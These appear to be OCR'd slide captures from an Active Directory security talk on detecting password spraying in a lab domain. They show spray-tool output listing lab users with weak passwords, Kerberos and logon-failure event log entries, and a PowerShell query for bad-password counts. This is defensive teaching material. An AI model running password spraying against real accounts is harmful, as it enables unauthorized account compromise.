
Filtered: Log: Security; Source: ; Event ID: 4625. Number of events: 0

Keywords	Date and Time	Source	Event ID	Task Cate...


Guessing User Passwords.
User 1206.




```
Password Spraying against 1892 users
User ADSECLAB\Christopher.Kelly has the password Password1
User ADSECLAB\Cameron.Long has the password Password1
User ADSECLAB\Nicholas.Davis has the password Password1
User ADSECLAB\Connor.Moore has the password Password1
User ADSECLAB\Bryce.Torres has the password P@ssw0rd
User ADSECLAB\Olivia.Bryant has the password P@ssw0rd
User ADSECLAB\Victoria.Young has the password P@ssw0rd
User ADSECLAB\Joseph.Rodriguez has the password P@ssw0rd
User ADSECLAB\Audrey.Lee has the password Password99!
User ADSECLAB\Landon.Lewis has the password Password99!
```



Keywords	Date and Time	Source	Event ID
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771
Audit Failure	4/11/2017 10:21:54 PM	Microsoft Win...	4771




```
PS C:\> get-aduser -filter * -prop lastbadpasswordattempt,badpwdcount |
          select name,lastbadpasswordattempt,badpwdcount |
           sort lastbadpasswordattempt | format-table -auto

name                   lastbadpasswordattempt badpwdcount
----                   ---------------------- -----------
krbtgt                 4/11/2017 8:05:58 PM            13
Leah.Reed              4/11/2017 11:37:21 PM            8
Gabriel.Moore          4/11/2017 11:37:21 PM            8
Dylan.Brown            4/11/2017 11:37:21 PM            8
Arianna.Flores         4/11/2017 11:37:21 PM            8
Joshua.Bell            4/11/2017 11:37:21 PM           12
Juliana.Hall           4/11/2017 11:37:21 PM            8
Hayden.Baker           4/11/2017 11:37:21 PM           12
Lily.Davis             4/11/2017 11:37:21 PM            8
Zachary.Cook           4/11/2017 11:37:21 PM            8
Hailey.Lopez           4/11/2017 11:37:21 PM           12
Elizabeth.Diaz         4/11/2017 11:37:21 PM            8
Mason.Ward             4/11/2017 11:37:21 PM            8
Logan.Nelson           4/11/2017 11:37:21 PM           12
Levi.Campbell          4/11/2017 11:37:21 PM            8
Elijah.Bryant          4/11/2017 11:37:21 PM            8
Maya.Gray              4/11/2017 11:37:21 PM            8
Sydney.Long            4/11/2017 11:37:21 PM           12
Isaiah.Wilson          4/11/2017 11:37:21 PM            8
Zachary.Lopez          4/11/2017 11:37:21 PM            8
Jayden.Carter          4/11/2017 11:37:21 PM            8
Gabriel.Lewis          4/11/2017 11:37:21 PM           12
Lauren.Davis           4/11/2017 11:37:22 PM           12
Thomas.Wood            4/11/2017 11:37:22 PM           12
Kaylee.Parker          4/11/2017 11:37:22 PM           12
Paige.Wilson           4/11/2017 11:37:22 PM           12
Owen.Martin            4/11/2017 11:37:22 PM           12
Nicholas.Robinson      4/11/2017 11:37:22 PM           12
William.Ramirez        4/11/2017 11:37:22 PM           12
Anthony.Carter         4/11/2017 11:37:22 PM           12
Julia.Cook             4/11/2017 11:37:22 PM           12
Hannah.Washington      4/11/2017 11:37:22 PM           12
Jasmine.Cook           4/11/2017 11:37:22 PM           12
Violet.Green           4/11/2017 11:37:22 PM           12
Ella.Morris            4/11/2017 11:37:22 PM           12
Alexis.Bailey          4/11/2017 11:37:22 PM           12
Grace.Baker            4/11/2017 11:37:22 PM           12
Leah.Martinez          4/11/2017 11:37:22 PM           12
Alexis.Price           4/11/2017 11:37:22 PM           12
Samantha.Clark         4/11/2017 11:37:22 PM           12
Luke.Price             4/11/2017 11:37:22 PM           12
Annabelle.Robinson     4/11/2017 11:37:22 PM           12
Adrian.Brooks          4/11/2017 11:37:22 PM           12
Sebastian.Long         4/11/2017 11:37:22 PM           12
```




Event 4771, Microsoft Windows security auditing.

```
Kerberos pre-authentication failed.

Account Information:
        Security ID:            ADSECLAB\Peyton.Davis
        Account Name:           Peyton.Davis

Service Information:
        Service Name:           krbtgt/ADSECLAB

Network Information:
        Client Address:         2600:1006:b10b:e6b0:a44e:9ce5:9777:96c
        Client Port:            55431

Additional Information:
        Ticket Options:         0x40810010
        Failure Code:           0x18
        Pre-Authentication Type:  2

Certificate Information:
        Certificate Issuer Name:
        Certificate Serial Number:
        Certificate Thumbprint:
```


```
Log Name:       Security
Source:         Microsoft Windows security   Logged:          4/11/2017 10:20:53 PM
Event ID:       4771                         Task Category:   Kerberos Authentication Service
Level:          Information                  Keywords:        Audit Failure
```




```
Event 4648, Microsoft Windows security auditing.

A logon was attempted using explicit credentials.

Subject:
        Security ID:            ADSECLAB\joeuser
        Account Name:           joeuser
        Account Domain:         ADSECLAB
        Logon ID:               0xDC1DD
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
        Account Name:           Alexis.Phillips
        Account Domain:         LAB.ADSECURITY.ORG
        Logon GUID:             {4988ca2b-de32-deac-545b-046785b8c40c}

Target Server:
        Target Server Name:     ADSMDC16.lab.adsecurity.org
        Additional Information: ldap/ADSMDC16.lab.adsecurity.org
```



```
Event 4648, Microsoft Windows security auditing.

A logon was attempted using explicit credentials.

Subject:
        Security ID:            ADSECLAB\joeuser
        Account Name:           joeuser
        Account Domain:         ADSECLAB
        Logon ID:               0xDC1DD
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
        Account Name:           Christopher.Kelly
        Account Domain:         LAB.ADSECURITY.ORG
        Logon GUID:             {75fe5e2d-f28f-eaae-d936-4d413f7400b5}
```



```
Event 4648, Microsoft Windows security auditing.

A logon was attempted using explicit credentials.

Subject:
        Security ID:            ADSECLAB\joeuser
        Account Name:           joeuser
        Account Domain:         ADSECLAB
        Logon ID:               0xDC1DD
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
        Account Name:           Cameron.Long
        Account Domain:         LAB.ADSECURITY.ORG
        Logon GUID:             {0bc630e1-5cd7-dd80-c987-40b628bd936f}

Target Server:
        Target Server Name:     ADSMDC16.lab.adsecurity.org
        Additional Information: ldap/ADSMDC16.lab.adsecurity.org
```



```
Event 4648, Microsoft Windows security auditing.

A logon was attempted using explicit credentials.

Subject:
        Security ID:            ADSECLAB\joeuser
        Account Name:           joeuser
        Account Domain:         ADSECLAB
        Logon ID:               0xDC1DD
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
        Account Name:           Nicholas.Davis
        Account Domain:         LAB.ADSECURITY.ORG
        Logon GUID:             {693ecbd0-3a7c-c0bc-bdff-394bb977f62b}

Target Server:
        Target Server Name:     ADSMDC16.lab.adsecurity.org
        Additional Information: ldap/ADSMDC16.lab.adsecurity.org

Process Information:
        Process ID:             0x12bc
        Process Name:           C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe
```

Kerberoasting & Detection

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

